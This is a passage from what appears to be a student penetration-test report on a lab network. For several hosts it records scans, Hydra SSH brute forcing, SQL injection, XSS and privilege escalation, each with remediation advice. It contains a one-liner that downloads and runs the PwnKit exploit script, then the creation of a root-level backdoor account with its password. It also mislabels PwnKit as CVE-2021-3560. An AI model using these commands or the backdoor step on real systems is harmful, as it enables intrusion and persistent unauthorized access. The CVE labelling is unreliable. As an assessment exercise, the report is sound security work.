Desktop  Documents  Downloads  exploit  linpeas_linux_amd64  linpeas_out.txt  login.php  login.php.1  Music  Pictures  Public  pXG6V  pXG6V  pXG6V-shm  pXG6V-wal  snap  Templates  thinclient_drives  Videos
```



```
sdash@cpre532-virtual-machine:~$ ls -alR Desktop/
Desktop/:
total 20
drwxrwxr-x  3 sdash sdash 4096 Apr 29  2024 .
drwx------ 22 sdash sdash 4096 Aug 21  2024 ..
-rw-rw-r--  1 sdash sdash   31 Feb  2  2022 .hehe
-rw-rw-r--  1 sdash sdash  171 Jan  1  2022 .lookhere
drwxrwxr-x  2 sdash sdash 4096 May  1  2024 secret

Desktop/secret:
total 20
drwxrwxr-x 2 sdash sdash 4096 May  1  2024 .
drwxrwxr-x 3 sdash sdash 4096 Apr 29  2024 ..
-rw-rw-r-- 1 sdash sdash   31 Feb 21  2022 .hehe
-rw-rw-r-- 1 sdash sdash   26 Jan 31  2022 hi
-rw-rw-r-- 1 sdash sdash  171 Jan  1  2022 .lookhere
```

Vulnerability Explanation:

1. Password reuse across multiple systems
2. Sensitive information disclosure through file contents
3. Poor security practices in development environment

Vulnerability Fix:

1. Implement unique passwords for each system
2. Remove development hints and notes from production systems
3. Implement proper development-to-production deployment practices
4. Regular security audits of file system contents

Severity: High

- Password reuse allows lateral movement

- Development hints could aid attackers
- Multiple systems compromised through single credential

3.2.3.3 Privilege Escalation

Additional Priv Esc info During enumeration, I discovered two suspicious user accounts: 'unicord' and 'secnigma'. These usernames match the default usernames used by two popular PwnKit (CVE-2021-3560) exploit scripts, indicating previous successful exploitation of the Polkit vulnerability.

Vulnerability Exploited: Polkit Local Privilege Escalation (CVE-2021-3560), also known as PwnKit

Vulnerability Explanation: The system was running a vulnerable version of Polkit that allows local privilege escalation through a race condition in the D-Bus authentication system. The presence of users 'unicord' and 'secnigma' indicated previous successful exploits, confirming the vulnerability.

Vulnerability Fix:

1. Update Polkit to a patched version
2. Regular security updates
3. Monitor for and remove unauthorized user accounts
4. Implement file integrity monitoring
5. Enable detailed audit logging

Severity: Critical

- Allows any local user to gain root privileges
- No special permissions required
- Widely known exploit with public PoCs
- Evidence of previous successful exploitation

Exploit Code:

```
# Used one-liner from https://github.com/ly4k/PwnKit to gain root access
sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"

# After gaining root, created persistent access:
useradd jjbackdoor
echo "jjbackdoor:jojosephPassword^_^" | chpasswd
# Set UID to 0 for full root access
usermod -u 0 jjbackdoor
```

Post-Exploitation: Created a backdoor account with root privileges (UID 0) for persistent access:

- Username: jjbackdoor
- Password: jojosephPasswordˆ_ˆ

3.2.4 System IP: 82.46.91.204

3.2.4.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:
    - Performed nmap scan revealing SSH and DNS services
    - Identified OpenSSH 8.2p1 running on Ubuntu Linux
    - Discovered ISC BIND 9.18.30 DNS server
2. Password Attack:
    - Created custom wordlist from 532corp website employee information
    - Combined with common username list
    - Used Hydra to perform SSH brute force attack
    - Successfully gained access using ‘jsmithison’ account
3. Post-Exploitation:
    - Ran linpeas for privilege escalation enumeration
    - Enumerated jsmithison and sarah home directories
    - Discovered numerous network attack and scanning tools
4. Privilege Escalation Attempts:
    - Ran a common Pwnkit exploitation script
    - Attempted to enumerated sudo permissions with no success

The attack path demonstrated multiple security issues:

- Weak password policy allowing guessable passwords
- Evidence of previous compromise attempts

3.2.4.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.204	22/tcp, 53/tcp

Nmap Scan Results:


```
# Nmap scan report for 82.46.91.204
# Host is up (0.0016s latency).
# Not shown: 65533 closed ports

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
53/tcp  open  domain  ISC BIND 9.18.30-0ubuntu0.20.04.2 (Ubuntu Linux)
|_dns-nsid:
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initial Shell Vulnerability Exploited Using the same password cracking technique that worked on 82.46.91.200, I was able to gain SSH access using jsmithison's credentials, indicating password reuse across systems.


Additional info about where the initial shell was acquired from The attack leveraged the previously cracked password hash from the exposed `/home/jsmithison/mypasswd` file found on 82.46.91.200.

Additional Findings After gaining access to the system, several concerning discoveries were made:

1. Sarah's home directory had improper permissions:
    - World readable and executable
    - Contained sensitive documentation about:
        - Nmap usage
        - Machine exploitation techniques
        - Notes on backdoor user creation and usage




```
jsmithison@ns2:~$ ls -al /home/sarah
total 52
drwxr-xr-x 8 sarah sarah 4096 May  2  2024 .
drwxr-xr-x 6 root  root  4096 Feb 20  2022 ..
-rw------- 1 sarah sarah 3028 Aug 21  2024 .bash_history
-rw-r--r-- 1 sarah sarah  220 Feb  3  2022 .bash_logout
-rw-r--r-- 1 sarah sarah 3771 Feb  3  2022 .bashrc
drwx------ 2 sarah sarah 4096 May  1  2024 .cache
drwx------ 3 sarah sarah 4096 May  1  2024 .gnupg
drwx------ 2 sarah sarah 4096 May  2  2024 .john
drwxrwxr-x 3 sarah sarah 4096 Feb  3  2022 .local
-rw-r--r-- 1 sarah sarah  807 Feb  3  2022 .profile
-r--r--r-- 1 sarah sarah  895 Feb  3  2022 research
drwx------ 3 sarah sarah 4096 Apr 29  2024 snap
drwx------ 2 sarah sarah 4096 Apr 29  2024 .ssh
```



```
jsmithison@ns2:~$ cat /home/sarah/research
This document is a list of notes I was taking related to some interesting and weird things I found out during my last days at 532Corp.

+ Kali Box
-I think there are some weird machines
-scanned 27.67.83.0/24
-used nmap command to find vulnerable machines
-weird how crappy and explpoitable this one box is
-should get it patched?? idk not my job anymore
-oh! bingo second weird exploitable box found on the 27.67.83.0/24 address

+ Extra Notes
- remmina was really helpful once i made an account on the boxes
- could only get in by exploiting the boxes
- used shell to create username + password once i got foothold
- admin priviledges for account

+ Plans For This Machine
- i'm leaving but i'll make sure to let john know so he can fix it i guess
- I did delete my accounts on the machines once I gained access! whoever is also in charge of this later on should take note of that
```

2. jsmithison's home directory contained offensive security tools:

    - PwnKit exploit scripts
    - LinPEAS privilege escalation enumeration script
    - Various other exploit and enumeration tools



```
jsmithison@ns2:~$ ls -a
.              .bash_logout  .config           CVE-2021-4034_Finder.py  CVE-2021-4034.py  exploit.c         .john               linpeas_output.txt  .local      .pkexec   PwnKit.sh         setup.sh       .ssh   .viminfo
..             .bashrc       CVE-2021-4031_1.sh  CVE-2021-4034_new.sh     CVE-2021-4034.sh  'GCONV_PATH=.'    les.sh              linpeas.sh          output.db   .profile  .python_history   snap           value  .wget-hsts
.bash_history  .cache        CVE-2021-4034     cve2021-4034.py          exploit           .gnupg            linpeas_linux_amd64  linux-audit.sh      payload.so  pwnkit    results204.txt    Spectre-Attack .vim
```

Vulnerability Explanation:

1. Password reuse across systems allowed lateral movement
2. Improper directory permissions exposed sensitive information
3. Presence of offensive security tools indicates possible compromise
4. Poor security practices in handling sensitive documentation

Vulnerability Fix:

1. Implement unique passwords for each system
2. Set proper directory permissions (700 for home directories)
3. Regular audits for:
    - Offensive security tools
    - Improper permissions
    - Sensitive documentation
4. Implement file integrity monitoring
5. Security awareness training for proper handling of sensitive information

Severity: High

- Password reuse enables lateral movement
- Exposed sensitive documentation
- Evidence of previous compromise attempts
- Critical DNS server for the domain

3.2.4.3 Privilege Escalation

Additional Priv Esc info Despite the presence of various privilege escalation tools and exploits, including PwnKit, attempts to escalate privileges were unsuccessful. System permissions and patch level appeared to be properly configured to prevent common privilege escalation vectors.

Attempted Exploits:

1. PwnKit (CVE-2021-3560) - Failed, likely patched
2. Permission misconfiguration analysis - No exploitable findings
3. Sudo permission enumeration - No exploitable configurations found

Severity: Low

- System appears to be properly patched against common privilege escalation vectors
- No successful elevation of privileges achieved
- Proper security controls in place for privilege management

3.2.5 System IP: 82.46.91.205

3.2.5.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:

    - Performed nmap scan revealing SSH, DNS, HTTP, and LDAP services
    - Attempted anonymous LDAP bind but was unsuccessful in gathering information
    - Ran dirbuster against the web service

2. Web Application Discovery:

    - Dirbuster revealed an LDAP Account Manager (LAM) instance
    - Found tooltip indicating default password "lam"
    - Successfully accessed LAM management and configuration interfaces using default credentials
    - Discovered suspicious server profiles: "test", "NewBetterTest", and "pwned"

3. Password Attack:

    - Created custom wordlist from 532corp website employee information
    - Combined with common username list
    - Used Hydra to perform SSH brute force attack
    - Successfully gained access using 'tlee' account

4. Post-Exploitation:

    - Ran linpeas for privilege escalation enumeration
    - Discovered directory structure with hidden message:

    ```
    openthis/
    └── keepgoing/
        └── youregettingwarner/
            └── warmer/
    ```

```
└── okayigueshereitis/
    └── veryimportantmessage
```

- Message contained suspicions about Sarah's activities on 192.168.1.203
- Found multiple exploitation scripts and network scan results

5. Privilege Escalation Attempts:
    - Attempted PwnKit exploit - unsuccessful
    - Checked sudo permissions - no exploitable configurations
    - System appeared to be properly patched against common privilege escalation vectors

The attack path demonstrated multiple security issues:

- Default credentials in production applications
- Weak password policies
- Lack of brute force protection
- Improper storage of sensitive information
- Evidence of previous compromise attempts

3.2.5.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test.

Server IP Address	Ports Open
82.46.91.205	23/tcp, 53/tcp, 80/tcp, 389/tcp

Nmap Scan Results:

```
# Nmap scan report for 82.46.91.205
# Host is up (0.0015s latency).
# Not shown: 65530 closed ports
```

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
23/tcp  open  telnet?
53/tcp  open  domain  ISC BIND 9.18.30-0ubuntu0.20.04.2 (Ubuntu Linux)
|_dns-nsid:
| bind.version: 9.18.30-0ubuntu0.20.04.2-Ubuntu
80/tcp  open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Index of /
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X
Service Info: Host: 192.168.1.205; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Initial Shell Vulnerability Exploited Using a custom wordlist generated from employee information available on the 532corp website, I was able to gain SSH access using the username ‘tlee’ through password guessing.

Additional info about where the initial shell was acquired from The attack was performed using hydra with the following command:

```
hydra -L usernames.txt -P passwords.txt -M targets.txt ssh
```

Vulnerability Explanation: The system allowed unrestricted password guessing attempts against the SSH service. The password was guessable because it was based on publicly available information about the employee. This highlights two issues:

1. Lack of brute force protection on the SSH service
2. Weak password policy allowing passwords based on public information



Tommy Lee

Marketing Manager


Tommy Lee is in charge of managing the marketing manager. He is nearing 5 years at the company! He graduated from Loyola with a dual major in marketing and management.

Interests:

Hiking, korean barbecue, Drake, Lil Uzi Vert

Additional Findings After gaining access to the system, several concerning discoveries were made:

1. LDAP Account Manager (LAM) instance with default credentials:
   - Default password "lam" was still active
   - Full administrative access to LAM management and configuration interfaces
   - Suspicious server profiles named "test", "NewBetterTest", and "pwned"




LDAP server ldap://localhost:389

Server profile pwned

2. Anonymous ldap query access:


- Allows querying of users on the domain
- No users were found on the domain
- Configured domain was not for 532corp



```
student@kali-student:~/Documents/break-in-lab$ ldapsearch -x -H ldap://82.46.91.205 -b "" -s base "objectclass=*"
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: objectclass=*
# requesting: ALL
#

#
dn:
objectClass: top
objectClass: OpenLDAProotDSE

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

3. Multiple exploitation artifacts:


   - Various exploitation scripts in user home directories
   - Network scan results stored in plain text
   - Evidence of previous compromise attempts



```
tlee@ldap:~$ ls -a
.   .bash_history  .bashrc  .config  index.html          linpeas_output.txt  .local              openthis  .profile                 public_html      snap  subnetScan.txt  .wget-hsts
..  .bash_logout   .cache   .gnupg   linpeas_linux_amd64  linpeas.sh          .node_repl_history  .pm2      proxyIpsScanOutput.txt  .python_history  .ssh  .viminfo
```

4. Hidden note by tlee:

   - Path: openthis/keepgoing/youregettingwarner/warmer/okayigueshereitis/veryimportantmessage
   - Content indicated suspicions about Sarah’s activities on 192.168.1.203



```
tlee@ldap:~$ cat openthis/keepgoing/youregettingwarmer/warmer/okayiguesshereitis
/veryimportantmessage
Okay so I left this message is a folder far away because I really wasn't sure if
 people should know about what I saw.
But I do want to document it to let people know it wasn't me. I'm pretty sure Sa
rah made a server that she used to hack 532corp. I feel like this would break so
 many rules, so genuinely I wasn't sure if I should even mention it.
Anyways I was just telnetting into a machine but accidently typed 192.161.1.203
and it popped up with a machine called sarah's secretserver. Uhhhh. IDK. I logge
d into her account bc I thought I had her password from somewhere else.
But what I saw was crazy, if my boss asks it was messed up but if anyone else as
ks it was pretty cool.
```

Vulnerability Fix:

1. Implement fail2ban or similar intrusion prevention system
2. Configure account lockout policies
3. Enforce stronger password requirements that prevent the use of personal information
4. Consider implementing SSH key-based authentication only
5. Restrict SSH access to specific IP ranges if possible
6. Change default credentials for LAM instance
7. Remove or secure sensitive documentation and exploitation artifacts
8. Implement proper access controls for LDAP management interfaces

Severity: High

- The vulnerability allows direct unauthorized access to the system
- The affected service (SSH) provides full shell access
- Password was easily guessable using public information
- Default credentials in LAM provide administrative access
- Evidence of previous compromise attempts
- Sensitive information disclosure through hidden notes

3.2.5.3 Privilege Escalation

Additional Priv Esc info After gaining initial access as user ‘mjones’, I checked sudo permissions using `sudo -l` which revealed that mjones had full sudo access:

```
User mjones may run the following commands on www:
    (ALL : ALL) ALL
```

Vulnerability Exploited: Unrestricted sudo access for user mjones

Vulnerability Explanation: The user mjones was configured with full sudo privileges, allowing execution of any command as any user (including root) without restrictions. This configuration is extremely dangerous as it effectively gives mjones root-level access to the entire system.

Vulnerability Fix:

1. Review and restrict sudo permissions based on principle of least privilege
2. Only grant specific commands that are required for the user's job function
3. Implement sudo command logging
4. Regular audit of sudo permissions
5. Consider using more granular access control mechanisms

Severity: Critical

- Provides immediate root access
- No special tools or exploits required
- Full system compromise possible
- No restrictions on commands that can be run

Exploit Code:

```
# Check sudo permissions
sudo -l

# Get root shell
sudo su
```

3.2.6 System IP: 82.46.91.206

3.2.6.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Enumeration:

- Performed nmap scan revealing SSH, SMTP, DNS, and HTTP services
- Identified OpenSSH 8.2p1 running on Ubuntu Linux
- Discovered ISC BIND 9.18.30 DNS server

2. Website Enumeration:

    - Used dirbuster to reveal the following directories:
        - login.php
        - connect.php
        - profile.php
        - editprofile.php

3. SQL Injection:

    - Ran SQLmap on the login page
    - Found both the username and password field to be vulnerable to injection
    - Enumerated the database to get the following username/password combinations:
        - beatyouhear:/
        - bgates:/
        - mzuckerberg:/
        - emusk:/
        - jbezos:/
        - dhacker:dhacker
        - walraven:walraven

4. XSS:

    - Noted the use of `<?php echo $username ?>` in editprofile.php
    - Logged in as the existing walraven user
    - Changed the username to `<script>alert(1);</script>`
    - Recieved an alert upon submitting the request

5. Password Attack:

    - Created custom wordlist from 532corp website employee information
    - Combined with common username list
    - Used Hydra to perform SSH brute force attack
    - Successfully gained access using ‘mjones’ account

6. Post-Exploitation:

    - Ran linpeas for privilege escalation enumeration
    - Enumerated mjones home directory
    - Discovered numerous network attack and scanning tools

7. Privilege Escalation Attempts:

    - Ran a common Pwnkit exploitation script
    - Attempted to enumerated sudo which revealed that mjones had full sudo access

The attack path demonstrated multiple security issues:

- Weak password policy allowing guessable passwords
- SQL Injection
- XSS
- Poor permission limits
- Evidence of previous compromise attempts

3.2.6.2 Service Enumeration


The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
82.46.91.206	22/tcp, 25/tcp, 53/tcp, 80/tcp

Nmap Scan Results:

```
# Nmap scan report for 82.46.91.206
# Host is up (0.0015s latency).
# Not shown: 65531 closed ports

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
25/tcp  open  smtp    Postfix smtpd
```

```
|_smtp-commands: www, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
↪  8BITMIME, DSN, SMTPUTF8, CHUNKING,
53/tcp  open  domain  ISC BIND 9.18.30-0ubuntu0.20.04.2 (Ubuntu Linux)
|_dns-nsid:
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: Host: www.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Initial Shell Vulnerability Exploited Using a custom wordlist generated from employee information available on the 532corp website, I was able to gain SSH access using the username ‘mjones’ through password guessing.

Additional info about where the initial shell was acquired from The attack was performed using hydra with the following command:

```
